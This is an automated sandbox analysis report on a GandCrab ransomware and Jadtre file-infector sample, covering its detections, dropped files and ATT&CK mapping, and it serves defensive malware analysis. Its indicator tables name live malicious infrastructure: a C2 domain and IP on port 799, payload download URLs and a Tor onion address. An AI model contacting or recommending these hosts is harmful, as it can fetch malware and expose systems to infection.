ID: 694552
Sample Name:
SY5DeZW6pz.exe
Cookbook: default.jbs
Time: 23:40:23
Date: 31/08/2022
Version: 35.0.0 Citrine

Table of Contents

Table of Contents 2
Windows Analysis Report SY5DeZW6pz.exe 4
Overview 4
General Information 4
Detection 4
Signatures 4
Classification 4
Process Tree 4
Malware Configuration 4
Yara Signatures 4
Initial Sample 4
Memory Dumps 5
Unpacked PEs 5
Sigma Signatures 5
Snort Signatures 5
Joe Sandbox Signatures 6
AV Detection 6
Spreading 6
Networking 6
Spam, unwanted Advertisements and Ransom Demands 6
System Summary 6
Data Obfuscation 6
Persistence and Installation Behavior 7
Hooking and other Techniques for Hiding and Protection 7
Malware Analysis System Evasion 7
Mitre Att&ck Matrix 7
Behavior Graph 8
Screenshots 8
Thumbnails 8
Antivirus, Machine Learning and Genetic Malware Detection 9
Initial Sample 9
Dropped Files 9
Unpacked PE Files 10
Domains 10
URLs 10
Domains and IPs 10
Contacted Domains 10
Contacted URLs 10
URLs from Memory and Binaries 10
World Map of Contacted IPs 11
Public IPs 12
Private 12
General Information 12
Warnings 13
Simulations 13
Behavior and APIs 13
Joe Sandbox View / Context 13
IPs 13
Domains 13
ASNs 13
JA3 Fingerprints 13
Dropped Files 13
Created / dropped Files 13
C:\Program Files (x86)\AutoIt3\Examples\Helpfile\Extras\MyProg.exe 13
C:\Program Files (x86)\AutoIt3\SciTE\SciTE.exe 14
C:\ProgramData\Microsoft\Windows\WER\ReportQueue\AppCrash_SY5DeZW6pz.exe_5a1e64436764aeb06a12223e505a1adc0f838d9_cfc0479b_04a1246b\Report.wer
C:\ProgramData\Microsoft\Windows\WER\ReportQueue\AppCrash_vSQshX.exe_e41397ed243f95936a1fabef5fb2c6d1bf7554_3e01cb5b_16a9314c\Report.wer 1514
C:\ProgramData\Microsoft\Windows\WER\Temp\WER182.tmp.dmp 15
C:\ProgramData\Microsoft\Windows\WER\Temp\WER1EED.tmp.dmp 15
C:\ProgramData\Microsoft\Windows\WER\Temp\WER26BE.tmp.WERInternalMetadata.xml 16
C:\ProgramData\Microsoft\Windows\WER\Temp\WER2855.tmp.xml 16
C:\ProgramData\Microsoft\Windows\WER\Temp\WER6F2.tmp.WERInternalMetadata.xml 16
C:\ProgramData\Microsoft\Windows\WER\Temp\WER8E7.tmp.xml 17
C:\Users\user\AppData\Local\Microsoft\Windows\INetCache\IE\2WF3MMUU\k1[1].rar 17
C:\Users\user\AppData\Local\Microsoft\Windows\INetCache\IE\CS6IXJW6\k2[1].rar 17
C:\Users\user\AppData\Local\Temp\584026FF.exe 17
C:\Users\user\AppData\Local\Temp\7830502D.exe 18
C:\Users\user\AppData\Local\Temp\vSQshX.exe 18
C:\Users\user\AppData\Roaming\Microsoft\Crypto\RSA\S-1-5-21-3853321935-2125563209-4053062332-1002\bc49718863ee53e026d805ec372039e9_d06ed635-68f6-4e9a-955c-4899f5f57b9a 18
C:\Windows\appcompat\Programs\Amcache.hve 19
Static File Info 19
General 19
File Icon 19
Static PE Info 19
General 19
Entrypoint Preview 20
Rich Headers 21
Data Directories 21
Sections 21
Resources 24
Imports 24
Exports 25
Possible Origin 25
Network Behavior 25

Snort IDS Alerts 25
Network Port Distribution 25
TCP Packets 26
UDP Packets 26
DNS Queries 26
DNS Answers 26
HTTP Request Dependency Graph 26
HTTP Packets 26
Statistics 27
Behavior 27
System Behavior 27
Analysis Process: SY5DeZW6pz.exePID: 5580, Parent PID: 4692 27
General 27
File Activities 28
File Created 28
File Written 28
Analysis Process: vSQshX.exePID: 5540, Parent PID: 5580 29
General 29
File Activities 29
File Created 29
File Written 30
File Read 32
Registry Activities 32
Analysis Process: WerFault.exePID: 1276, Parent PID: 5580 32
General 32
File Activities 32
File Created 32
File Deleted 33
File Written 33
Registry Activities 55
Key Created 55
Key Value Created 55
Analysis Process: WerFault.exePID: 5876, Parent PID: 5540 56
General 56
File Activities 56
File Created 56
File Deleted 57
File Written 57
Registry Activities 79
Key Created 79
Key Value Created 79
Key Value Modified 80
Disassembly 80


Windows Analysis Report

SY5DeZW6pz.exe


Overview

General Information

Sample Name:	SY5DeZW6pz.exe
Analysis ID:	694552
MD5:	536f2c1238ef65a..
SHA1:	7806d51132e407.
SHA256:	b6a71449958283.
Tags:	exe
Infos:	



Detection




Gandcrab, ReflectiveLoader

Score:	100
Range:	0 - 100
Whitelisted:	false
Confidence:	100%

Signatures

- Yara detected Gandcrab
- Multi AV Scanner detection for subm…
- Malicious sample detected (through…
- Yara detected ReflectiveLoader
- Antivirus / Scanner detection for sub…
- Antivirus detection for URL or domain
- Multi AV Scanner detection for dom…
- Antivirus detection for dropped file
- Multi AV Scanner detection for drop…
- Snort IDS alert for network traffic
- Found evasive API chain (may stop…
- Infects executable files (exe, dll, sy…

Classification



Process Tree

- **System is w10x64**
- SY5DeZW6pz.exe (PID: 5580 cmdline: "C:\Users\user\Desktop\SY5DeZW6pz.exe" MD5: 536F2C1238EF65A64820C35D4504CE67)
  - vSQshX.exe (PID: 5540 cmdline: C:\Users\user\AppData\Local\Temp\vSQshX.exe MD5: 56B2C3810DBA2E939A8BB9FA36D3CF96)
    - WerFault.exe (PID: 5876 cmdline: C:\Windows\SysWOW64\WerFault.exe -u -p 5540 -s 1432 MD5: 9E2B8ACAD48ECCA55C0230D63623661B)
  - WerFault.exe (PID: 1276 cmdline: C:\Windows\SysWOW64\WerFault.exe -u -p 5580 -s 532 MD5: 9E2B8ACAD48ECCA55C0230D63623661B)
- **cleanup**

Malware Configuration

No configs have been found

Yara Signatures

Initial Sample

Source	Rule	Description	Author	Strings
SY5DeZW6pz.exe	ReflectiveLoader	Detects a unspecified hack tool, crack or malware using a reflective loader - no hard match - further investigation recommended	Florian Roth	• 0xf522:$x1: ReflectiveLoader
SY5DeZW6pz.exe	SUSP_RANSOMWARE_Indicator_Jul20	Detects ransomware indicator	Florian Roth	• 0xee7e:$: DECRYPT.txt • 0xeee4:$: DECRYPT.txt

Source	Rule	Description	Author	Strings
SY5DeZW6pz.exe	JoeSecurity_Gandcrab	Yara detected Gandcrab	Joe Security	
SY5DeZW6pz.exe	JoeSecurity_ReflectiveLoader	Yara detected ReflectiveLoader	Joe Security	
SY5DeZW6pz.exe	INDICATOR_SUSPICIOUS_ReflectiveLoader	detects Reflective DLL injection artifacts	ditekSHen	• 0xf521:$s1: _ReflectiveLoader@ • 0xf522:$s2: ReflectiveLoader@
Click to see the 1 entries				

Memory Dumps

Source	Rule	Description	Author	Strings
00000000.00000000.307805000.000000000F3A2000.00000008.00000001.01000000.00000003.sdmp	JoeSecurity_Gandcrab	Yara detected Gandcrab	Joe Security	
00000000.00000000.324852504.000000000F3A2000.00000008.00000001.01000000.00000003.sdmp	JoeSecurity_Gandcrab	Yara detected Gandcrab	Joe Security	
00000000.00000000.307798996.000000000F39A000.00000002.00000001.01000000.00000003.sdmp	JoeSecurity_ReflectiveLoader	Yara detected ReflectiveLoader	Joe Security	
00000000.00000002.353018126.000000000F39A000.00000002.00000001.01000000.00000003.sdmp	JoeSecurity_ReflectiveLoader	Yara detected ReflectiveLoader	Joe Security	
00000000.00000000.317764936.000000000F3A2000.00000008.00000001.01000000.00000003.sdmp	JoeSecurity_Gandcrab	Yara detected Gandcrab	Joe Security	
Click to see the 17 entries				

Unpacked PEs

Source	Rule	Description	Author	Strings
0.0.SY5DeZW6pz.exe.3760000.2.unpack	ReflectiveLoader	Detects a unspecified hack tool, crack or malware using a reflective loader - no hard match - further investigation recommended	Florian Roth	• 0xe522:$x1: ReflectiveLoader
0.0.SY5DeZW6pz.exe.3760000.2.unpack	SUSP_RANSOMWARE_Indicator_Jul20	Detects ransomware indicator	Florian Roth	• 0xde7e:$: DECRYPT.txt • 0xdee4:$: DECRYPT.txt
0.0.SY5DeZW6pz.exe.3760000.2.unpack	JoeSecurity_Gandcrab	Yara detected Gandcrab	Joe Security	
0.0.SY5DeZW6pz.exe.3760000.2.unpack	JoeSecurity_ReflectiveLoader	Yara detected ReflectiveLoader	Joe Security	
0.0.SY5DeZW6pz.exe.3760000.2.unpack	INDICATOR_SUSPICIOUS_ReflectiveLoader	detects Reflective DLL injection artifacts	ditekSHen	• 0xe521:$s1: _ReflectiveLoader@ • 0xe522:$s2: ReflectiveLoader@
Click to see the 43 entries				

Sigma Signatures

No Sigma rule has matched

Snort Signatures

ETPRO TROJAN Backdoor.Win32/Bdaejec.A Checkin - Source IP: 192.168.2.4 - Destination IP: 63.251.106.25 −

Timestamp:	192.168.2.463.251.106.25497087992807908 08/31/22-23:41:31.686542
SID:	2807908
Source Port:	49708
Destination Port:	799
Protocol:	TCP
Classtype:	A Network Trojan was detected

ETPRO TROJAN Backdoor.Win32/Bdaejec.A Checkin - Source IP: 192.168.2.4 - Destination IP: 63.251.106.25 −

Timestamp:	192.168.2.463.251.106.25497077992807908 08/31/22-23:41:23.030290
SID:	2807908
Source Port:	49707
Destination Port:	799
Protocol:	TCP
Classtype:	A Network Trojan was detected

ETPRO TROJAN Backdoor.Win32/Bdaejec.A CnC Domain in DNS Lookup - Source IP: 192.168.2.4 - Destination IP: 8.8.8.8	−
Timestamp:	192.168.2.48.8.8.858565532838522 08/31/22-23:41:22.706087
SID:	2838522
Source Port:	58565
Destination Port:	53
Protocol:	UDP
Classtype:	A Network Trojan was detected

Joe Sandbox Signatures

AV Detection

- Multi AV Scanner detection for submitted file
- Antivirus / Scanner detection for submitted sample
- Antivirus detection for URL or domain
- Multi AV Scanner detection for domain / URL
- Antivirus detection for dropped file
- Multi AV Scanner detection for dropped file
- Machine Learning detection for sample
- Machine Learning detection for dropped file

Spreading

- Infects executable files (exe, dll, sys, html)

Networking

- Snort IDS alert for network traffic
- Contains functionality to determine the online IP of the system
- Found Tor onion address
- Uses known network protocols on non-standard ports

Spam, unwanted Advertisements and Ransom Demands

- Yara detected Gandcrab

System Summary

- Malicious sample detected (through community Yara rule)
- PE file has a writeable .text section
- PE file contains section with special chars

Data Obfuscation

- Yara detected ReflectiveLoader

Persistence and Installation Behavior

Infects executable files (exe, dll, sys, html)

Hooking and other Techniques for Hiding and Protection

Uses known network protocols on non-standard ports


Malware Analysis System Evasion

Found evasive API chain (may stop execution after checking mutex)

Mitre Att&ck Matrix

Initial Access	Execution	Persistence	Privilege Escalation	Defense Evasion	Credential Access	Discovery	Lateral Movement	Collection	Exfiltration	Command and Control	Network Effects	Remote Service Effects	Impact
Valid Accounts	1 2 Native API	Path Interception	1 Access Token Manipulation	2 Obfuscated Files or Information	2 1 Input Capture	1 1 System Time Discovery	1 Taint Shared Content	1 1 Archive Collected Data	Exfiltration Over Other Network Medium	2 Ingress Tool Transfer	Eavesdrop on Insecure Network Communication	Remotely Track Device Without Authorization	1 Data Encrypted for Impact
Default Accounts	Scheduled Task/Job	Boot or Logon Initialization Scripts	2 Process Injection	3 Software Packing	LSASS Memory	1 Account Discovery	Remote Desktop Protocol	2 1 Input Capture	Exfiltration Over Bluetooth	2 Encrypted Channel	Exploit SS7 to Redirect Phone Calls/SMS	Remotely Wipe Data Without Authorization	Device Lockout
Domain Accounts	At (Linux)	Logon Script (Windows)	Logon Script (Windows)	1 Masquerading	Security Account Manager	1 System Network Connections Discovery	SMB/Windows Admin Shares	Data from Network Shared Drive	Automated Exfiltration	1 1 Non-Standard Port	Exploit SS7 to Track Device Location	Obtain Device Cloud Backups	Delete Device Data
Local Accounts	At (Windows)	Logon Script (Mac)	Logon Script (Mac)	1 Virtualization/Sandbox Evasion	NTDS	3 File and Directory Discovery	Distributed Component Object Model	Input Capture	Scheduled Transfer	2 Non-Application Layer Protocol	SIM Card Swap		Carrier Billing Fraud
Cloud Accounts	Cron	Network Logon Script	Network Logon Script	1 Access Token Manipulation	LSA Secrets	4 6 System Information Discovery	SSH	Keylogging	Data Transfer Size Limits	1 2 Application Layer Protocol	Manipulate Device Communication		Manipulate App Store Rankings or Ratings
Replication Through Removable Media	Launchd	Rc.common	Rc.common	2 Process Injection	Cached Domain Credentials	1 3 1 Security Software Discovery	VNC	GUI Input Capture	Exfiltration Over C2 Channel	1 Proxy	Jamming or Denial of Service		Abuse Accessibility Features
External Remote Services	Scheduled Task	Startup Items	Startup Items	Compile After Delivery	DCSync	1 Virtualization/Sandbox Evasion	Windows Remote Management	Web Portal Capture	Exfiltration Over Alternative Protocol	Commonly Used Port	Rogue Wi-Fi Access Points		Data Encrypted for Impact
Drive-by Compromise	Command and Scripting Interpreter	Scheduled Task/Job	Scheduled Task/Job	Indicator Removal from Tools	Proc Filesystem	2 Process Discovery	Shared Webroot	Credential API Hooking	Exfiltration Over Symmetric Encrypted Non-C2 Protocol	Application Layer Protocol	Downgrade to Insecure Protocols		Generate Fraudulent Advertising Revenue
Exploit Public-Facing Application	PowerShell	At (Linux)	At (Linux)	Masquerading	/etc/passwd and /etc/shadow	1 System Owner/User Discovery	Software Deployment Tools	Data Staged	Exfiltration Over Asymmetric Encrypted Non-C2 Protocol	Web Protocols	Rogue Cellular Base Station		Data Destruction
Supply Chain Compromise	AppleScript	At (Windows)	At (Windows)	Invalid Code Signature	Network Sniffing	1 Remote System Discovery	Taint Shared Content	Local Data Staging	Exfiltration Over Unencrypted/Obfuscated Non-C2 Protocol	File Transfer Protocols			Data Encrypted for Impact


Behavior Graph



Screenshots

Thumbnails

This section contains all screenshots as thumbnails, including those not shown in the slideshow.



Antivirus, Machine Learning and Genetic Malware Detection

Initial Sample

Source	Detection	Scanner	Label	Link
SY5DeZW6pz.exe	81%	Virustotal		Browse
SY5DeZW6pz.exe	66%	Metadefender		Browse
SY5DeZW6pz.exe	95%	ReversingLabs	Win32.Ransomware.GandCrab	
SY5DeZW6pz.exe	100%	Avira	W32/Jadtre.B	
SY5DeZW6pz.exe	100%	Joe Sandbox ML		

Dropped Files

Source	Detection	Scanner	Label	Link
C:\Program Files (x86)\AutoIt3\Examples\Helpfile\Extras\MyProg.exe	100%	Avira	W32/Jadtre.B	
C:\Program Files (x86)\AutoIt3\SciTE\SciTE.exe	100%	Avira	W32/Jadtre.B	
C:\Users\user\AppData\Local\Temp\vSQshX.exe	100%	Avira	TR/Dldr.Small.Z.haljq	
C:\Program Files (x86)\AutoIt3\Examples\Helpfile\Extras\MyProg.exe	100%	Joe Sandbox ML		
C:\Program Files (x86)\AutoIt3\SciTE\SciTE.exe	100%	Joe Sandbox ML		
C:\Users\user\AppData\Local\Temp\vSQshX.exe	100%	Joe Sandbox ML		
C:\Users\user\AppData\Local\Temp\vSQshX.exe	76%	Metadefender		Browse
C:\Users\user\AppData\Local\Temp\vSQshX.exe	100%	ReversingLabs	Win32.Trojan.Skeeyah	

Unpacked PE Files

Source	Detection	Scanner	Label	Link	Download
1.0.vSQshX.exe.c20000.3.unpack	100%	Avira	W32/Jadtre.D		Download File
0.2.SY5DeZW6pz.exe.3760000.0.unpack	100%	Avira	W32/Jadtre.B		Download File
0.2.SY5DeZW6pz.exe.f390000.1.unpack	100%	Avira	W32/Jadtre.B		Download File
1.0.vSQshX.exe.c20000.0.unpack	100%	Avira	W32/Jadtre.D		Download File
1.2.vSQshX.exe.c20000.0.unpack	100%	Avira	W32/Jadtre.D		Download File
0.0.SY5DeZW6pz.exe.3760000.2.unpack	100%	Avira	W32/Jadtre.B		Download File
1.0.vSQshX.exe.c20000.1.unpack	100%	Avira	W32/Jadtre.D		Download File
0.0.SY5DeZW6pz.exe.f390000.3.unpack	100%	Avira	W32/Jadtre.B		Download File
0.0.SY5DeZW6pz.exe.f390000.1.unpack	100%	Avira	W32/Jadtre.B		Download File
0.0.SY5DeZW6pz.exe.f390000.0.unpack	100%	Avira	W32/Jadtre.B		Download File

Domains

Source	Detection	Scanner	Label	Link
ddos.dnsnb8.net	6%	Virustotal		Browse

URLs

Source	Detection	Scanner	Label	Link
http://ddos.dnsnb8.net:799/cj//k3.rar%	100%	Avira URL Cloud	malware	
http://gdcbghvjyqy7jclk.onion/3a23db8448d3b2b	0%	URL Reputation	safe	
http://www.develop.comYann	0%	URL Reputation	safe	
http://ddos.dnsnb8.net:799/cj//k3.rar	7%	Virustotal		Browse
http://ddos.dnsnb8.net:799/cj//k3.rar	100%	Avira URL Cloud	malware	
http://%s:%d/%s/%sZwQuerySystemInformationntdll.dllNtSystemDebugControlSeDebugPrivilege%s%.8x.bat:DE	0%	Avira URL Cloud	safe	
http://www.baanboard.comPraveen	0%	URL Reputation	safe	
http://ddos.dnsnb8.net:799/cj//k2.rar%	100%	Avira URL Cloud	malware	
http://ddos.dnsnb8.net:799/cj//k2.rar	100%	Avira URL Cloud	malware	
http://www.activestate.comJames	0%	URL Reputation	safe	
http://ddos.dnsnb8.net/&	100%	Avira URL Cloud	malware	
http://www.develop.com	0%	URL Reputation	safe	
http://www.spaceblue.comDenis	0%	URL Reputation	safe	
http://ddos.dnsnb8.net:799/cj//k1.rar	0%	URL Reputation	safe	
http://www.spaceblue.com	0%	URL Reputation	safe	
http://www.rftp.comSteve	0%	URL Reputation	safe	
http://www.baanboard.com	0%	URL Reputation	safe	
http://www.scintila.org/scite.rng	0%	URL Reputation	safe	
http://https://tox.chat/download.html	0%	URL Reputation	safe	

Domains and IPs

Contacted Domains

Name	IP	Active	Malicious	Antivirus Detection	Reputation
ddos.dnsnb8.net	63.251.106.25	true	true	• 6%, Virustotal, Browse	unknown

Contacted URLs


Name	Malicious	Antivirus Detection	Reputation
http://ddos.dnsnb8.net:799/cj//k2.rar	true	• Avira URL Cloud: malware	unknown
http://ddos.dnsnb8.net:799/cj//k1.rar	true	• URL Reputation: safe	unknown

URLs from Memory and Binaries

Name	Source	Malicious	Antivirus Detection	Reputation

Name	Source	Malicious	Antivirus Detection	Reputation
http://ddos.dnsnb8.net:799/cj//k3.rar%	vSQshX.exe, 00000001.00000002.359919761.000000000142E000.00000004.00000020.00020000.00000000.sdmp	true	• Avira URL Cloud: malware	unknown
http://gdcbghvjyqy7jclk.onion/3a23db8448d3b2b	SY5DeZW6pz.exe	true	• URL Reputation: safe	unknown
http://www.activestate.com	SciTE.exe.1.dr	false		high
http://www.develop.comYann	SciTE.exe.1.dr	false	• URL Reputation: safe	unknown
http://ddos.dnsnb8.net:799/cj//k3.rar	vSQshX.exe, 00000001.00000002.360215641.00000000030C9000.00000004.00000010.00020000.00000000.sdmp	true	• 7%, Virustotal, Browse • Avira URL Cloud: malware	unknown
http://%s:%d/%s/%sZwQuerySystemInformationntdll.dllNtSystemDebugControlSeDebugPrivilege%s%.8x.bat:DE	vSQshX.exe, 00000001.00000003.310095902.00000000014B0000.00000004.00001000.00020000.00000000.sdmp, vSQshX.exe, 00000001.00000000.331514201.0000000000C23000.00000002.00000001.01000000.00000004.sdmp	false	• Avira URL Cloud: safe	low
http://www.baanboard.comPraveen	SciTE.exe.1.dr	false	• URL Reputation: safe	unknown
http://upx.sf.net	Amcache.hve.1.dr	false		high
http://www.rftp.com	SciTE.exe.1.dr	false		high
http://https://www.torproject.org/	SY5DeZW6pz.exe	false		high
http://ddos.dnsnb8.net:799/cj//k2.rar%	vSQshX.exe, 00000001.00000000.333684475.000000000142E000.00000004.00000020.00020000.00000000.sdmp, vSQshX.exe, 00000001.00000000.336367143.000000000142E000.00000004.00000020.00020000.00000000.sdmp	true	• Avira URL Cloud: malware	unknown
http://www.scintilla.org	SciTE.exe.1.dr	false		high
http://www.activestate.comJames	SciTE.exe.1.dr	false	• URL Reputation: safe	unknown
http://ddos.dnsnb8.net/&	vSQshX.exe, 00000001.00000000.333684475.000000000142E000.00000004.00000020.00020000.00000000.sdmp, vSQshX.exe, 00000001.00000000.336367143.000000000142E000.00000004.00000020.00020000.00000000.sdmp	true	• Avira URL Cloud: malware	unknown
http://www.develop.com	SciTE.exe.1.dr	false	• URL Reputation: safe	unknown
http://www.lua.org	SciTE.exe.1.dr	false		high
http://www.spaceblue.comDenis	SciTE.exe.1.dr	false	• URL Reputation: safe	unknown
http://www.spaceblue.com	SciTE.exe.1.dr	false	• URL Reputation: safe	unknown
http://www.rftp.comSteve	SciTE.exe.1.dr	false	• URL Reputation: safe	unknown
http://www.baanboard.com	SciTE.exe.1.dr	false	• URL Reputation: safe	unknown
http://www.scintila.org/scite.rng	SciTE.exe.1.dr	false	• URL Reputation: safe	unknown
http://www.autoitscript.com/autoit3/scite	SciTE.exe.1.dr	false		high
http://https://tox.chat/download.html	SY5DeZW6pz.exe	false	• URL Reputation: safe	unknown

World Map of Contacted IPs



Public IPs

IP	Domain	Country	Flag	ASN	ASN Name	Malicious
63.251.106.25	ddos.dnsnb8.net	United States		29791	VOXEL-DOT-NETUS	true

Private

IP
192.168.2.1

General Information

Joe Sandbox Version:	35.0.0 Citrine
Analysis ID:	694552
Start date and time:	2022-08-31 23:40:23 +02:00
Joe Sandbox Product:	CloudBasic
Overall analysis duration:	0h 8m 21s
Hypervisor based Inspection enabled:	false
Report type:	light
Sample file name:	SY5DeZW6pz.exe
Cookbook file name:	default.jbs
Analysis system description:	Windows 10 64 bit v1803 with Office Professional Plus 2016, Chrome 104, IE 11, Adobe Reader DC 19, Java 8 Update 211
Number of analysed new started processes analysed:	22
Number of new started drivers analysed:	0
Number of existing processes analysed:	0
Number of existing drivers analysed:	0
Number of injected processes analysed:	0
Technologies:	• HCA enabled • EGA enabled • HDC enabled • AMSI enabled
Analysis Mode:	default
Analysis stop reason:	Timeout
Detection:	MAL
Classification:	mal100.rans.spre.troj.evad.winEXE@7/17@1/2

EGA Information:	• Successful, ratio: 100%
HDC Information:	• Successful, ratio: 93.8% (good quality ratio 88.6%) • Quality average: 80.1% • Quality standard deviation: 26.7%
HCA Information:	• Successful, ratio: 100% • Number of executed functions: 0 • Number of non-executed functions: 0
